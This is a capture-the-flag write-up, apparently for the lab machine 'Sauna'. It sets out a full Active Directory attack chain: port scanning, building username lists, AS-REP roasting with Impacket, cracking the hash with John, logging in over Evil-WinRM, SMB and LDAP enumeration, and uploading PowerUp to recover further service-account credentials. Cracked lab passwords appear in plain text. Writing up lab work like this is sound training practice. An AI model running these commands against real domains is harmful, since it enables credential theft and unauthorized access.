
Sauna

Page description (optional)



Nmap

`nmap -T5 -p- -A -Pn 10.10.10.175 > nmap.txt`

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain?
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Egotistical Bank :: Home
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
(server time: 2020-06-17 21:42:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active
Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.,
 Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows
RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active
Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.,
Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd
2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  ncacn_http    Microsoft Windows RPC
 over HTTP 1.0
49674/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  msrpc         Microsoft Windows RPC
49686/tcp open  msrpc         Microsoft Windows RPC
61004/tcp open  msrpc         Microsoft Windows RPC
```

Initial Enumeration: SMB and LDAP

Our usual tricks (SMBmap, enum4linux rpc, ldapdump etc) don't seem to work without creds.

Looks like we'll need to try the webpage

Website

Start up dirbuster to enumerate directories and files, whilst we manually take a look around the site.

Enumerating around, we can get a list of possible users via : http://sauna.htb/about.html#team

I kept looking around the website, but didn't find much else. Dirbuster didn't do much for me either.

User Enumeration

The current users can't be used in this format. We'll need to vary how they're presented, as there's a couple variations of acceptable formats. This link details more on what usernames can and should look like: https://activedirectorypro.com/active-directory-user-naming-convention/

Here's the list I used:

```
administrator
sauna
ferguss
sophied
bowiet
shaunc
hugob
stevenk
fsmith
sdriver
btaylor
scoins
hbear
skerb
FSmith
SDriver
BTaylor
SCoins
HBear
SKerb
fergus.smith
sophie.driver
bowie.taylor
hugo.bear
hugo.smith
steven.kerb
shaun.coins
hugo.smith
s.kerb
f.smith
s.driver
b.taylor
s.coins
h.bear
```

I tried using **hydra** against SMB and LDAP, but kept getting false positives. Enumerating around the box more, I didn't find any passwords either. I ran the user list against the rockyou wordlist, but that wasn't helpful either.

Impacket

However `Impacket` has a tool, `GetNPusers.py`


> "This script will attempt to list and get TGTs for those users that have the property 'Do not require Kerberos preauthentication' set (UF_DONT_REQUIRE_PREAUTH).
>
> For those users with such configuration, a John The Ripper output will be generated so you can send it for cracking"

```
python3 GetNPUsers.py EGOTISTICAL-BANK.LOCAL/ -usersfile users.txt
-format john -outputfile [PathYouWantToSave]hash.txt
-dc-ip 10.10.10.175
```


This looks like a scary command, but let's go through it.

- `Ego..Bank.local` - this is the domain name
- `usersfile` - the list of usernames we already made
- `format john` - when impacket steals the hash, it will save it in a format we want. We chose a format that the John tool can crack
- `outputfile` - where we want the hash to be saved
- `dc-ip` - the IP we want Impacket to attack.

When you run the script, the terminal will look upset with you, but ignore that.



Go to the path you asked Impacket to save your hash to, and then `cat` it. The user we got a hit for was Fergus, with his username being: `fsmith`



Now we need the `John` cracking tool, to turn this hash into a password: `sudo john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`


```
Thestrokes23 ($krb5asrep$fsmith@EGOTISTICAL-BANK.LOCAL)
```

So, we have username: `fsmith` and password: `Thestrokes23`

Evil WinRM

Based on a recent trend in boxes, we don't have to think to hard about what to do with these creds. EvilWinRM is the tool for the job: https://github.com/Hackplayers/evil-winrm

`evil-winrm -i 10.10.10.175 -u fsmith -p Thestrokes23`



Go and get your user flag and then come back

SMB and LDAP Enumeration II

Something I learnt from the Monteverde box is to re-visit old enumeration points when you have new creds. So, let's try SMB and LDAP and see if we have any luck

Enum4Linux

This will throw up a bunch of errors, but be patient.

`enum4linux -a -u "fsmith" -p "Thestrokes23" 10.10.10.175 > enum4linux`

Results:

- we find some new user names: `HSmith` and `svc_loanmgr`
- We get confirmation about Evil-WinRM being the right tool to connect to fsmith's account, as well as another user who can remote in.

```
Group 'Remote Management Users' (RID: 580) has member: EGOTISTICALBANK\FSmith
Group 'Remote Management Users' (RID: 580) has member: EGOTISTICALBANK\svc_loanmgr
```

SMBmap

A normal `SMBmap` or `SMBclient` use case is manually going amongst directories and files. However a tip from Ippsec is to use `SMBmap`, with - `R,` and this will list out all the avaliable files. We can then pick what is interesting and go and get that - instead of manually enumerating.

`smbmap -u fsmith -p Thestrokes23 -H 10.10.10.175 -R > smbmap.txt`

And we can get terminal control over specific SMB shares via smbclient: `smbclient //10.10.10.175/[sharename] -U 'fsmith%Thestrokes23'`


Nothing seems too juicy for now.....

Fergus Shell


We're quite limited in this shell

```
PS C:\Users\FSmith\Documents> systeminfo
'systeminfo.exe' failed to run: Access is deniedAt line:1 char:1
```

The other users on this box



EvilWinRM has upload capabilities. Let's upload an enumeration tool, despite our shell limited shell: `upload [path on your kali] /PowerUp.ps1`



We get the creds: `svc_loanmanager,` pass: `Moneymakestheworldgoround!`


We know from our earlier enumeration that they have remote access, under the username: `svc_loanmgr.` Let's try their shell, in a minute. But first, let's see if there's anything interesting in SMB/LDAP enumeration with these creds.

SMB and LDAP Enumeration III

Nothing new here either! Still good practice to check.

LoanManager Shell

`evil-winrm -u svc_loanmgr -p Moneymakestheworldgoround! -i 10.10.10.175`




As a service account, there's a good chance we can retrieve the admin hash via mimikatz:

